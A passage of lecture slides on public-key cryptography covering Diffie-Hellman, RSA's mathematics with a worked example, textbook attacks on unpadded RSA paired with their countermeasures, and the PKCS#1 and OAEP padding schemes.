- DH Key exchange by itself is effective only against a passive adversary. **Man-in-the-middle** attack is lethal.

# Man-in-the-middle attack

- Man-in-the-middle attack (MITM), or bucket-brigade attack, or sometimes Janus attack
- The attacker makes independent connections with the victims and relays messages between them, making them believe that they are talking directly to each other over a private connection, when in fact the entire conversation is controlled by the attacker.
- The attacker must be able to intercept all messages going between the two victims and inject new ones, which is straightforward in many circumstances.
- A man-in-the-middle attack can succeed only when the attacker can impersonate each endpoint to the satisfaction of the other. Most cryptographic protocols include some form of endpoint authentication specifically to prevent MITM attacks.

# Security Requirements

- Is the one-way relationship between public information and shared private key sufficient?
- A one-way function may leak some bits of its arguments: this is prevented by carefully choosing  $g$  and  $p$ 
  - $g$  = generator,  $p$  = safe prime

# Security Requirements (cont.)

- The full requirement is: given all the communication recorded throughout the protocol, computing *any* bit of the shared key is hard
- Note that the “any bit” requirement is especially important

# Other DH Systems

- The DH idea can be used with any group structure
- Limitation: groups in which the discrete log can be easily computed are not useful (for example: additive group of  $\mathbb{Z}_p$ )
- Currently useful DH systems: the multiplicative group of  $\mathbb{Z}_p$  and elliptic curve systems

# Key Exchange in Systems

- VPN usually has two phases
  - Handshake protocol: key exchange between parties sets symmetric keys
  - Traffic protocol: communication is encrypted and authenticated by symmetric keys
- Automatic distribution of keys- flexibility and scalability
- Periodic refreshing of keys- reduced material for attacks, recovery from leaks

# RSA


## Public Key CryptoSystem

# DIFFIE AND HELLMAN (76)

## “NEW DIRECTIONS IN CRYPTOGRAPHY”

- Split the Bob's secret key  $K$  to two parts:
- $K_E$ , to be used for encrypting messages **to Bob**.
- $K_D$ , to be used for decrypting messages **by Bob**.
  
- $K_E$  can be made public
  - (public key cryptography, asymmetric cryptography)

# INTEGER MULTIPLICATION & FACTORING AS A ONE WAY FUNCTION.



Q.: Can a public key system be based  
on this observation ?????

# EXCERPTS FROM RSA PAPER (CACM, 1978)

- The era of “electronic mail” may soon be upon us; we must ensure that two important properties of the current “paper mail” system are preserved: (a) messages are *private*, and (b) messages can be *signed*. We demonstrate in this paper how to build these capabilities into an electronic mail system.
- At the heart of our proposal is a new encryption method. This method provides an implementation of a “public-key cryptosystem,” an elegant concept invented by Diffie and Hellman. Their article motivated our research, since they presented the concept but not any practical implementation of such system.

## THE MULTIPLICATIVE GROUP $Z_{PQ}^*$

Let  $p$  and  $q$  be two large primes.

Denote their product  $N = pq$

The multiplicative group  $Z_N^* = Z_{pq}^*$  contains all integers in the range  $[1, pq-1]$  that are relatively prime to both  $p$  and  $q$ . [Prove it]

Since in  $[1, pq-1]$  there  $(p-1)$  multiples of  $q$  and  $(q-1)$  multiples of  $p$ , the size of the group is  $\phi(pq) = pq - (p-1) - (q-1) = pq - (p+q) + 1 = (p-1)(q-1)$ , so (by Euler's theorem)

for every  $x \in Z_{pq}^*$ ,  $x^{(p-1)(q-1)} = 1$ .

## EXPONENTIATION IN $\mathbb{Z}_{pq}^*$

Motivation: We want to exponentiate for encryption.

Note that not all integers in  $\{1, 2, \dots, pq-1\}$  belong to  $\mathbb{Z}_{pq}^*$ . These elements do not necessarily have a unique inverse in  $\mathbb{Z}_{pq}^*$  (in fact multipl. is not a one-to-one mapping)

Let  $e$  be an integer,  $1 < e < (p-1)(q-1)$ .

Question: When is exponentiation to the  $e$ -th power,  $x \rightarrow x^e$ , a one-to-one oper. in  $\mathbb{Z}_{pq}^*$ ?

## EXPONENTIATION IN $\mathbb{Z}_{pq}^*$

**Claim:** If  $e$  is relatively prime to  $(p-1)(q-1)$  then  $x \rightarrow x^e$  is a one-to-one op in  $\mathbb{Z}_{pq}^*$

**Constructive proof:** Since  $\gcd(e, (p-1)(q-1))=1$ ,  $e$  has a multiplicative inverse mod  $(p-1)(q-1)$ . Denote it by  $d$ , then  $ed \equiv 1 + C(p-1)(q-1)$ ,  $C$  constant.

$$\begin{aligned} \text{Let } y = x^e, \text{ then } y^d &= (x^e)^d = x^{1+C(p-1)(q-1)} = \\ &x^1 x^{C(p-1)(q-1)} = x(x^{(p-1)(q-1)})^C = x \cdot 1 = x \end{aligned}$$

meaning  $y \rightarrow y^d$  is the inverse of  $x \rightarrow x^e$  

## RSA PUBLIC KEY CRYPTOSYSTEM

- Let  $N = pq$  be the product of two primes
- Choose  $1 < e < \phi(N)$  such that  $\gcd(e, \phi(N)) = 1$
- Let  $d$  be such that  $de \equiv 1 \pmod{\phi(N)}$
- The public key is  $(e, N)$
- The private key is  $(d, N)$
  
- Encryption of  $M \in \mathbb{Z}_N$  by  $C = E(M) = M^e \pmod{N}$
- Decryption of  $C \in \mathbb{Z}_N$  by  $M = D(C) = C^d \pmod{N}$

*The above mentioned method should not be confused with the exponentiation technique presented by Diffie and Hellman to solve the key distribution problem”.*

## WHY DECRYPTION WORKS

- since  $ed \equiv 1 \pmod{\phi}$ , there is integer  $k$  s.t.  
 $ed = 1 + k\phi, \phi = (p - 1)(q - 1)$
- if  $\gcd(m, p) = 1$  then (by Fermat)  $m^{p-1} \equiv 1 \pmod{p}$ .
  - raise both sides to the power  $k(q-1)$  and then multiply both sides by  $m$ , and get  
 $m^{1+k(p-1)(q-1)} \equiv m \pmod{p}$
- if  $\gcd(m, p) = p$  (no other possibilities!) then the congruence still holds because both sides congruent to 0 mod  $p$ , because  $m = jp$ , for some  $j \geq 1$  (hence  $m$  is multiple of  $p$ )
- hence, in both cases,  $m^{ed} \equiv m \pmod{p}$
- similarly,  $m^{ed} \equiv m \pmod{q}$
- since  $\gcd(p, q) = 1$ , it follows  $m^{ed} \equiv m \pmod{N}$

# RSA

- key length is variable
  - the longer, the higher security
  - 512 bits is common
- block size also variable
  - but  $|\text{plaintext}| \leq |N|$  (in practice, for avoiding weak cases,  $|\text{plaintext}| < |N|$ )
  - $|\text{ciphertext}| = |N|$
- slower than DES
  - not used in practice for encrypting long messages
  - mostly used to encrypt a secret key, then used for encrypting the message

## A SMALL EXAMPLE

- Let  $p = 47$ ,  $q = 59$ ,  $N = pq = 2773$ .  $\phi(N) = 46 \times 58 = 2668$ .
- Pick  $d = 157$  ( $\gcd(2668, 157) = \gcd(157, 156) = \gcd(156, 1) = \gcd(1, 0) = 1$ ), then  $157 \times 17 \equiv 1 \pmod{2668}$ , so  $e = 17$  is the inverse of  $157$  mod  $2668$  [see next slide for details]
- For  $N = 2773$  we can encode two letters per block, using a two digit number per letter:  
blank = 00, A = 01, B = 02, ..., Z = 26
- Message: ITS ALL GREEK TO ME is encoded

0920 1900 0112 1200 0718 0505 1100 2015 0013 0500

## COMPUTING THE MULTIPLICATIVE INVERSE

- $p = 47, q = 59, N = pq = 2773, \phi(N) = 46 \times 58 = 2668;$   
choose  $d = 157$
- Bézout's identity:  $au + bv = d$  ( $a \geq b$ ;  $u, v$  signed integers;  $d$  greatest common divisor of  $a$  and  $b$ ) + extended Euclid's alg.
  - if  $a$  and  $b$  coprime then  $d = 1$ ,  $u$  is the multiplicative inverse of  $a$  ( $\text{mod } b$ ) and  $v$  is the multiplicative inverse of  $b$  ( $\text{mod } a$ )
- $-1 \times 2668 + 17 \times 157 = 1$  (Bézout)

# THE EXTENDED EUCLID'S ALGORITHM

- given integer  $x, y$  s.t.  $\gcd(x,y)=1$ , find the multiplicative inverse of  $x \pmod{y}$ 
  - assume wlog  $x \geq y$
- traditional Euclid's alg. for computing  $\gcd(x,y)$  calculates  $r_n = r_{n-2} \% r_{n-1}$ , with  $r_2 = x$ ,  $r_1 = y$
- when  $r_n = 0$  gcd has been found, equal to  $r_{n-1}$
- Bézout identity: there exist  $u, v$  s.t.  $ux + vy = 1$
- the multiplicative inverse of  $x \pmod{y}$  is a number  $x^{-1}$  such that  $x^{-1}x \equiv 1 \pmod{y}$ , hence,  $x^{-1}x - 1 = ky$ , for some integer  $k$ , that is  $x^{-1}x - ky = 1$ , or  $x^{-1}x + vy = 1$ , for some integer  $v$  (with  $v = -k$ )

## THE EXTENDED EUCLID'S ALGORITHM (2)

- we can extend Euclid's algorithm to compute signed integers  $u_n$  and  $v_n$  s.t., for each  $n$ :

$$u_n x + v_n y = r_n$$

### (constructive) proof by induction

- let  $u_{-2} = 1, v_{-2} = 0, u_{-1} = 0, v_{-1} = 1$
- let  $r_n = r_{n-2} - r_{n-1}q_n, q_n = \lfloor r_{n-2} / r_{n-1} \rfloor$
- if we set  $u_n = u_{n-2} - q_n u_{n-1}$  and  $v_n = v_{n-2} - q_n v_{n-1}$ , since (by inductive HP)  $r_{n-1} = u_{n-1}x + v_{n-1}y$  and  $r_{n-2} = u_{n-2}x + v_{n-2}y$ , if we compute  $r_n = r_{n-2} - r_{n-1}q_n = = u_{n-2}x + v_{n-2}y - q_n(u_{n-1}x + v_{n-1}y)$  we get  $r_n = (u_{n-2} - q_n u_{n-1})x + (v_{n-2} - q_n v_{n-1})y$ , namely  $r_n = u_n x + v_n y$

QED

## THE EXTENDED EUCLID'S ALGORITHM (3)

- since we halt the algorithm when  $r_n = 0$  and  $\gcd(x, y) = r_{n-1} = 1$  then:

$$r_{n-1} = u_{n-1} x + v_{n-1} y = 1$$

- hence  $x^{-1} = u_{n-1}$  (unit is unique), and  $y^{-1} = v_{n-1}$

$n$	$r_n$	$q_n$	$u_n$	$v_n$
-2	2668		1	0
-1	157		0	1
0	156	16	1	-16
1	1	1	-1	17
2	0	156	157	-2668

## A SMALL EXAMPLE

- $N = 2773$ ,  $e = 17$  (10001 in binary)
- ITS ALL GREEK TO ME is encoded as  
0920 1900 0112 1200 0718 0505 1100 2015  
0013 0500
- First block  $M = 0920$  encrypts to  
$$M^e = M^{17} = (((M^2)^2)^2)^2 \times M = 948 \pmod{2773}$$
- The whole message (10 blocks) is encrypted as  
0948 2342 1084 1444 2663 2390 0778 0774 0219  
1655
- Indeed  $0948^d = 0948^{157} = 948^{1+4+8+16+128} = 920 \pmod{2773}$ , etc.

## QUICK EXPONENTIATION (C CODE)

```
static long fastExp(int base, int exp) {  
    long f = 1;  
    long b = base;  
    while(exp > 0) {  
        int lsb = 0x1 & exp;  
        exp >>= 1;  
        if(lsb) f *= b;  
        b *= b;  
    }  
    return f;  
}
```

Add mod  $p$  as needed

## CONSTRUCTING AN INSTANCE OF RSA

- Alice first picks at random two large primes,  $p$  and  $q$
- Let  $N = p \cdot q$  be the product of  $p$  and  $q$
- Alice then picks at random a large  $d$  that is relatively prime to  $\phi(N) = (p-1)(q-1)$   
(  $\gcd(d, \phi(N)) = 1$  )
- Alice computes  $e$  such that  $d \cdot e \equiv 1 \pmod{\phi(N)}$
- Alice publishes the public key  $(N, e)$
- Alice keeps the private key  $(N, d)$ , as well as the primes  $p, q$  and the number  $\phi(N)$ , in a safe place

# RSA: IMPLEMENTATION

1. Find  $p$  and  $q$ , two large primes
  - Random (an adversary should not be able to guess these numbers; they should be different each time a new key is defined)
2. Choose suitable  $e$  to have a fast encoding
  - Use exponentiation algorithm based on repeated squaring:
    - Compute power of 2, 4, 8, 16, ...
    - Compute power  $e$  by using the binary encoding of  $e$  and powers computed so far (ex.: if  $e = 3$  then 2 multiplications needed; if  $e = 2^{16} + 1$  then 5 multiplications needed)
  - In this way decoding is generally slower ( $d$  is large)
3. Compute  $d$ :
  - *Euclid's extended algorithm*

# RSA: IMPLEMENTATION (STEP 1)

1. Find two random primes

Algorithm:

- randomly choose a random large odd integer
- test if it is a prime

Note:

- Prime number are relatively frequent (in  $[N, 2N]$  there are  $\approx N / \ln N$  primes)
  - prime number theorem  
([http://en.wikipedia.org/wiki/Prime\\_number\\_theorem](http://en.wikipedia.org/wiki/Prime_number_theorem)) states that the average gap between prime numbers near  $N$  is roughly  $\ln(N)$
- Hence randomly choosing we expect to find a prime of  $N$  bits every  $\ln N$  attempts

## RSA: IMPLEMENTATION (STEP 2)

### 2. Coding algorithm (compute exponentiation)

Compute power by repeated squaring (so computing power of 2, 4, 8, ..) and then executing multiplication (based on binary encoding of the exponent e)

Cost:  $O(\log N)$  operations


Constant no. of operations if  $e$  is small and its binary representation has few ones

Examples:  $e= 3$ , 2 multiplications

$e= 65537 = 2^{16} + 1$ , compute powers  $M^2, M^4, M^8, M^{16}, \dots$   
 $M^{65536}$  and then  $M^{65537} = M^{65536} * M$

(total 16 multiplication)

# RSA AS A ONE WAY TRAPDOOR FUNCTION.



## TRAP-DOOR OWF

- Definition:  $f: D \rightarrow R$  is a *trapdoor one way function* if there is a trapdoor  $s$  such that:
  - Without knowledge of  $s$ , the function  $f$  is a one way function
  - Given  $s$ , inverting  $f$  is easy
- Example:  $f_{g,p}(x) = g^x \text{ mod } p$  is **not** a trap-door one way function.
- Example: RSA is a trap-door OWF.

# RSA: A COLLECTION OF TRAP-DOOR OWF

- Note: RSA defines a function that depends on the Key
- Definition: Let  $I$  be a set of indices and  $A$  a finite set. A collection of trap door one-way functions is a set of functions  $F$  parameterized by elements in  $I$
- $F$  verifies: For all values  $i$  in  $I$  there exists  $f_i$  such that
  - $f_i$  belongs to  $F$
  - $f_i: D \rightarrow R_i$  is a *trap-door one way function*
- Idea: we need an algorithm that given a security parameter (the key) selects a function in  $F$  together with a trapdoor information

# ATTACKS ON RSA

Recall RSA robustness does not imply it is always robust

1. Factor  $N = pq$ . This is believed hard unless  $p, q$  have some “bad” properties. To avoid such primes, it is recommended to
  - Take  $p, q$  large enough (100 digits each).
  - Make sure  $p, q$  are not too close together.
  - Make sure both  $(p-1), (q-1)$  have large prime factors (to foil Pollard’s rho algorithm)
    - special-purpose integer factorization algorithm (John Pollard, 1975); particularly effective at splitting composite numbers with small factors.
2. Some messages might be easy to decode

# RSA AND FACTORING

- **Fact 1:** given  $n, e, p$  and  $q$  it is easy to compute  $d$
- **Fact 2:** given  $n, e$ 
  - if you factor  $n$  then you can compute  $\phi(n)$  and  $d$
- **Conclusion:**
  - If you can factor  $n$  then you break RSA
  - If you invert RSA then you are able to factor  $n$ ?

***OPEN PROBLEM***

# FACTORING RSA CHALLENGES



RSA challenges: factor  $N = pq$ :

RSA Security has published factoring challenges

- RSA 426 bits, 129 digits: factorized in 1994 (8 months, 1600 computers in the Internet (10000 Mips))
- RSA 576 bits, 173 digits: factorized in dec. 2003, \$10000
- RSA 640 bits, nov. 2005, 30 2.2GHz-Opteron-CPU
- Challenge is not active anymore (2007)

June 2008: Kaspersky Labs proposed an international distributed effort to crack a 1024-bit RSA key used by the Gpcode Virus. From their website: *We estimate it would take around 15 million modern computers, running for about a year, to crack such a key. (??)*

## RSA - ATTACKS

- There are messages easy to decode:  
if  $m = 0, 1, n-1$  then  $\text{RSA}(m) = m$ 
  - notice  $e$  must be odd  $\geq 3$ , hence  $(n-1)^e \bmod n = n-1$ ,  
because  $(n-1)^2 \bmod n = 1$
- If both  $m$  and  $e$  are small (e.g.  $e = 3$ ) then we might have  $m^e < n$ ; hence

$$m^e \bmod n = m^e$$

compute  $e$ th root in arithmetic is easy: adversary compute it and finds  $m$

SOLUT. Add non zero bytes to avoid small messages

## RSA - ATTACKS

Small  $e$  (e.g.  $e = 3$ )

- Suppose adversary has two encoding of similar messages such as

$$c_1 = m^3 \bmod n \text{ and } c_2 = (m+1)^3 \bmod n$$

Therefore

$$m = (c_2 + 2c_1 - 1) / (c_2 - c_1 + 2)$$

- The case  $m$  and  $(am + b)$  is similar (see next slide)

SOLUT. Choose large  $e$

# Low-Exponent RSA with Related Messages

Don Coppersmith\* Matthew Franklin\*\* Jacques Patarin\*\*\* Michael Reiter†

**Abstract.** In this paper we present a new class of attacks against RSA with low encrypting exponent. The attacks enable the recovery of plain-text messages from their ciphertexts and a known polynomial relationship among the messages, provided that the ciphertexts were created using the same RSA public key with low encrypting exponent.

Suppose we have two messages  $m_1$  and  $m_2$  related by a known affine relation

$$m_2 = \alpha m_1 + \beta.$$

Suppose further that the messages are encrypted under RSA with an exponent of 3 using a single public modulus  $N$ .

$$c_i = m_i^3 \pmod{N}, \quad i = 1, 2$$

Then from

$$c_1, c_2, \alpha, \beta, N$$

*Eurocrypt 1996*

we can calculate the secret messages  $m_i$  algebraically as follows:

$$\frac{\beta(c_2 + 2\alpha^3 c_1 - \beta^3)}{\alpha(c_2 - \alpha^3 c_1 + 2\beta^3)} = \frac{3\alpha^3\beta m_1^3 + 3\alpha^2\beta^2 m_1^2 + 3\alpha\beta^3 m_1}{3\alpha^3\beta m_1^2 + 3\alpha^2\beta^2 m_1 + 3\alpha\beta^3} = m_1 \pmod{N}.$$

The algebra is more transparent if we assume (without loss of generality) that  $\alpha = \beta = 1$ .

$$\frac{(m+1)^3 + 2m^3 - 1}{(m+1)^3 - m^3 + 2} = \frac{3m^3 + 3m^2 + 3m}{3m^2 + 3m + 3} = m \pmod{N}. \quad (1)$$

## CHINESE REMAINDER THEOREM

- Suppose  $n_1, n_2, \dots, n_k$  are positive integers which are pairwise coprime. Then, for any given integers  $a_1, a_2, \dots, a_k$ , there exists an integer  $x$  solving the system of simultaneous congruencies

$$x \equiv a_i \pmod{n_i} \quad \text{for } i = 1, \dots, k.$$

- Furthermore, all solutions  $x$  to this system are congruent modulo the product  $N = n_1 n_2 \dots n_k$ .

# RSA - ATTACKS

Assume  $e = 3$  and then send the same message three times to three different users, with public keys

$$(3, n_1) (3, n_2) (3, n_3)$$

Attack: adv. knows public keys and

$$m^3 \bmod n_1, m^3 \bmod n_2, m^3 \bmod n_3$$

- He can compute (using Chinese remainder theorem)  
 $m^3 \bmod (n_1 \cdot n_2 \cdot n_3)$
- Moreover  $m < n_1, n_2, n_3$ ; hence  $m^3 < n_1 \cdot n_2 \cdot n_3$  and

$$m^3 \bmod n_1 \cdot n_2 \cdot n_3 = m^3$$

- Adv. computes cubic root and gets result

SOLUT. Add random bytes to avoid equal messages

## RSA - ATTACKS

- If message space is small then adv. can test all possible messages
  - ex.: adv. knows encoding of  $m$  and knows that  $m$  is either  $m_1=10101010$  or  $m_2=01010101$   
adv encodes  $m_1$  and  $m_2$  using public key and verifies
- SOLUT. Add random string in the message

## RSA - ATTACKS

- If two user have same n (but different  $e$  and  $d$ ) then bad.
  - One user could compute  $p$  and  $q$  starting from his  $e$ ,  $d$ ,  $n$  (somewhat tricky, based on Euler's theorem – see for instance “The Handbook of Applied Cryptography”, Sect. 8.2.2)
  - Then, the user could easily discover the secret key of the other user, given his public key

SOLUT. Each person chooses his own  $n$  (the probability two people choose same  $n$  is very very low)

## RSA - ATTACKS

- Multiplicative property of RSA:
  - If  $M = M_1 * M_2$  then  $(M_1 * M_2)^e \text{ mod } N = ((M_1^e \text{ mod } N) * (M_2^e \text{ mod } N)) \text{ mod } N$   
Hence an adversary can proceed using small messages (chosen ciphertext, see next slide)
  - Can be generalized if  $M = M_1 * M_2 * \dots * M_k$
  - Solut.: padding on short messages

## RSA - CHOSEN CIPHERTEXT ATTACK

Adversary wants to decrypt  $C = M^e \text{ mod } n$

1. adv. computes  $X = (C \cdot 2^e) \text{ mod } n$
2. adv. uses  $X$  as chosen ciphertext and asks the oracle for  $Y = X^d \text{ mod } n$

but....

$$\begin{aligned} X &= (C \text{ mod } n) \cdot (2^e \text{ mod } n) = (M^e \text{ mod } n) \cdot (2^e \text{ mod } n) = \\ &= (2M)^e \text{ mod } n \end{aligned}$$

thus adv. got  $Y = (2M)$

## RSA - ATTACKS

chosen ciphertext attack:

- Adv. T knows  $c = M^e \text{ mod } n$
- T randomly chooses  $X$  and computes  $c' = c X^e \text{ mod } n$  and ASKS ORACLE TO DECODE  $c'$
- T computes  $(c')^d = c^d (X^e)^d = M X \text{ mod } n !!$
- SOLUT: require that messages verify a given structure  
(oracle does not answers if M does not verify requirements)

## CHOSEN PLAINTEXT ATTACK (CPA)

- Attack model which presumes that attacker has capability to choose arbitrary plaintexts to be encrypted and obtain corresponding ciphertexts
  - goal is to gain further information which reduces security of encryption scheme
- Modern cryptography is implemented in software or hardware; for many cases, a CPA is feasible
  - CPAs become extremely important in the context of public key cryptography, where the encryption key is public and attackers can encrypt any plaintext they choose.
- Two forms of CPA
  - **Batch CPA**, where all plaintexts are chosen before any of them are encrypted
  - **Adaptive CPA**, where subsequent plaintexts are based on information from the previous encryptions.

# RSA - ATTACKS

## Implementation attacks

- Timing: based on time required to compute  $C^d$
- Energy: based on energy required to compute (smart card)  $C^d$
- Solut.: add random steps in implementation


## RSA - ATTACKS : CONCLUSION

Textbook implementation of RSA is NOT safe

- It does not verify security criteria
- Many attacks

There exists a standard version

- Preprocess  $M$  to obtain  $M'$  and apply RSA to  $M'$  (clearly the meaning of  $M \circ M'$  is the same)



## PROPERTIES OF RSA

- The requirement  $(e, \phi(n))=1$  is important for uniqueness
- Finding  $d$ , given  $p$  and  $q$  is easy. Finding  $d$  given only  $n$  and  $e$  is assumed to be hard (the RSA assumption)
- The public exponent  $e$  may be small. Typically its value is either 3 (problematic) or  $2^{16}+1$
- Each encryption involves several modular multiplications. Decryption is longer.

# PUBLIC-KEY CRYPTOGRAPHY STANDARD (PKCS)

Set of standard devised and published by RSA Security;  
many versions with different goals (1-15). See  
Wikipedia for details

PKCS#1: standard to send messages using RSA (byte)

$m = 0 \parallel 2 \parallel$  at least 8 non-zero bytes  $\parallel 0 \parallel M$   
(M original message)

- first byte 0 implies message is less than N
- second byte (= 2) denotes encrypting of a message (1 denotes dig. signature) and implies m is not small
- random bytes imply
  - same message sent to many people is always different
  - space of message is large

# PKCS

*from the Handbook of Applied Cryptography*

---

## 15.3.6 De facto standards

Various security specifications arising through informal processes become de facto standards. This section mentions one such class of specifications: the PKCS suite.

### PKCS specifications

A suite of specifications called *The Public-Key Cryptography Standards* (PKCS) has parts as listed in Table 15.11. The original PKCS #2 and PKCS #4 have been incorporated into PKCS #1. PKCS #11 is referred to as *CRYPTOKI*.

No.	PKCS title
1	RSA encryption standard
3	Diffie-Hellman key-agreement standard
5	Password-based encryption standard
6	Extended-certificate syntax standard
7	Cryptographic message syntax standard
8	Private-key information syntax standard
9	Selected attribute types
10	Certification request syntax standard
11	Cryptographic token interface standard

**Table 15.11:** PKCS specifications.

# RSA AND DATA INTEGRITY: OAEP

- Padding scheme often used together with RSA encryption
  - introduced by Bellare and Rogaway: "Optimal Asymmetric Encryption - How to Encrypt with RSA" 1994, 1995 (<http://cseweb.ucsd.edu/users/mihir/papers/oae.pdf>)
- OAEP uses a pair of random oracles G and H to process the plaintext prior to asymmetric encryption
  - a random oracle is a mathematical function mapping every possible query to a random response from its output domain.
  - when combined with RSA it is secure under chosen plaintext/ciphertext attacks
- OAEP satisfies the following two goals
  1. Add an element of randomness which can be used to convert a deterministic encryption scheme (e.g., traditional RSA) into a probabilistic scheme.
  2. Prevent partial decryption of ciphertexts (or other information leakage) by ensuring that an adversary cannot recover any portion of the plaintext without being able to invert the trapdoor one-way permutation f.

# OPTIMAL ASYMMETRIC ENCRYPTION PADDING (OAEP)

$n$  = number of bits in RSA modulus

$k_0$  and  $k_1$  = integers fixed by the protocol

$m$  = plaintext message, a  $(n - k_0 - k_1)$ -bit string

